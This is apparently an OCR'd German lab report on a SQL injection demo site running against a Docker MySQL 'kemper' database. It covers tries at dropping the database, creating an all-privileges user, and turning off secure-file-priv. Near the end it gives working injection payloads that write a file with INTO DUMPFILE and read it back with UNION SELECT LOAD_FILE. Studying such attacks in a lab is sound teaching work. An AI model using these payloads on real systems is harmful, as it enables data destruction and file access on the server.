
  - Wird in der Docker Desktop App der MySQL-Server neugestartet, scheint die Datenbank „kemper“ tatsächlich nicht mehr zu existieren.




  - Wird Adminer mittels F5 neugeladen, taucht die Datenbank inkl. Inhalt jedoch wieder auf




Außerdem funktioniert die Website „SQL Injection Demo v.1.0“ problemlos und zeigt sämtliche Daten an




- Mittels Commit der Transaktion ergibt sich ein anderes Bild. Hier hängt sich der Docker-Container zwar auch auf und muss neugestartet werden…







- Allerdings erfolgt anders als ohne Transaktion nach dem Neustart in Adminer direkt eine Umleitung auf die Login-Seite mit einer Fehlermeldung.




- Doch auch hier wurde die Datenbank nicht gelöscht, denn eine Anmeldung in der Datenbank „kemper“ in Adminer zeigt sämtliche Relationen und ein Zugriff auf die Website alle Daten.




- Als Test wurde das Drop Database-Statement direkt im Adminer-SQL Command ausgeführt (sowohl mit als auch ohne Commit-Statement)



  - Auch hier wurde der Nutzer nach einem Neustart des MySQL-Servers wieder auf die Adminer Login-Seite geleitet (allerdings diesmal ohne Fehlermeldung).





- Doch auch hier ist die Datenbank inkl. Daten noch vorhanden.




- Erst das direkte Löschen im Docker Volume über die Docker Desktop App hat die kemper-Datenbank endgültig gelöscht. Sie ist auch nach einem Neustart

nicht mehr verfügbar. Durch die Drop-Table-Statements blieben bisher stets die Dateien auf dem Volume unberührt.






(bei 4 muss natürlich das Kontextmenü bei der kemper-Datenbank geöffnet werden)
Danach wird sowohl der Docker-Container als auch die MySQL-Datenbank neugestartet. Auch nach dem Neustart ist die Datenbank nicht mehr vorhanden.





Adminer bestätigt auch das erfolgreiche Löschen. Die relevanten Datenbank-Datei(en) können nicht mehr gefunden werden.




Dieser Test bestätigt, dass Docker die Datenbank nicht bei einem Neustart anlegt.


- Es wurden unzählige Versuche gestartet und am 11.02.2022 von Docker Desktop-App-Version 4.1.1 auf 4.5.0 migriert. Nun kann das Drop Table-Statement erfolgreich durchgeführt werden ohne und die Datenbank wird mit den beiden folgenden Statements gelöscht. Beide nachfolgenden Statements führen jetzt zum Ziel und löschen die Datenbank kemper auf dem zugehörigen Volume, allerdings läuft nur das erste Statement fehlerfrei durch. Beim zweiten Statement muss wie bisher die Datenbank neu gestartet werden, da sich der Docker-Container aufhängt.







Auf dem Volume wurde die kemper nun Datenbank gelöscht und ist auch nicht mehr nach einem Neustart des Docker-Containers oder der MySQL-Datenbank verfügbar.




Es wird vermutet, dass es sich um einen Bug in Docker handelt.

Datenbankserver verändern


Anlegen eines Nutzers mit allen Rechten

- Der Hostname „localhost“ wird verwendet, wenn das Datenbanksystem auf demselben Server läuft wie die Applikation. Mit diesem Identifier erfolgt die Verbindung mittels lokalem Socket und ohne TCP/IP Local Socket Connection
- Möchte man nun eine TCP/IP-Verbindung erstellen wird auf jeden Fall eine IP-Adresse benötigt. Dies ist auch der Fall, wenn der Server lokal auf dem Rechner läuft. In diesem Fall muss man anstelle „localhost“ die IP-Adresse 127.0.0.1 oder den Namen des lokalen Servers eingeben.
- Dieser Unterschied wird beim GRANT-System wichtig
- Der Hostname „%“ ist als Wildcard ähnlich wie im Like-Operator zu sehen, beinhaltet allerdings nicht localhost, sondern nur TCP/IP-Verbindungen.


- „*.*“ im Privilege Level steht für alle Datenbanken und Relationen
- Das Anlegen des Nutzers „u“ und TCP/IP-Verbindung hat problemlos geklappt




- Auch das Zuteilen sämtlicher Berechtigungen funktioniert.



- Nun werden die geänderten Grant-Privilegien/Nutzerrechte erneut in den Arbeitsspeicher geladen, damit die Änderungen wirksam werden. Der Flush Privileges-Befehl wird bei allen Änderungen in Grant-Relation wie bspw. „mysql.user“ benötigt, wenn die Änderungen mittels Insert, Delete, Update-Statement eingefügt wurden. Bsp. Via Update-Statement wird der Authentication_String in der mysql.user-Relation geändert.



Löschen eines Nutzers




SQLSTATE[HY000] [1045] Access denied for user 'u'@'172.31.0.4' (using password: YES)

Zugriff auf das Filesystem

Um Zugriff auf das Filesystem zu erlangen musste die Konfiguration des MySQL Dockers abgeändert werden. Es wurde der Schalter “--secure-file-priv=”””” zur docker-compose.yaml hinzugefügt:

```
mysql:
  image: mysql:8
  command: --secure-file-priv="" --default-authentication-plugin=mysql_native_password
  restart: on-failure
  environment:
```

Lesezugriff auf Systemfiles



Schreibzugriff

Vorlesungen

Ethik'; SELECT "GEHEIM!!" INTO dumpfile '/tmp/unwichtig.txt';--

Vorlesungsnummer	Titel
5041	Ethik
5216	Bioethik

```
root@67314c2163d6:/tmp# ls
dump.txt  unwichtig.txt
root@67314c2163d6:/tmp# cat unwichtig.txt
GEHEIM!!root@67314c2163d6:/tmp#
```

Lesezugriff auf das zuvor geschriebene File

Vorlesungen

Ethik' UNION SELECT 0,LOAD_FILE('/tmp/unwichtig.txt'),0,0;--

Vorlesungsnummer	Titel
5041	Ethik
5216	Bioethik
0	GEHEIM!!

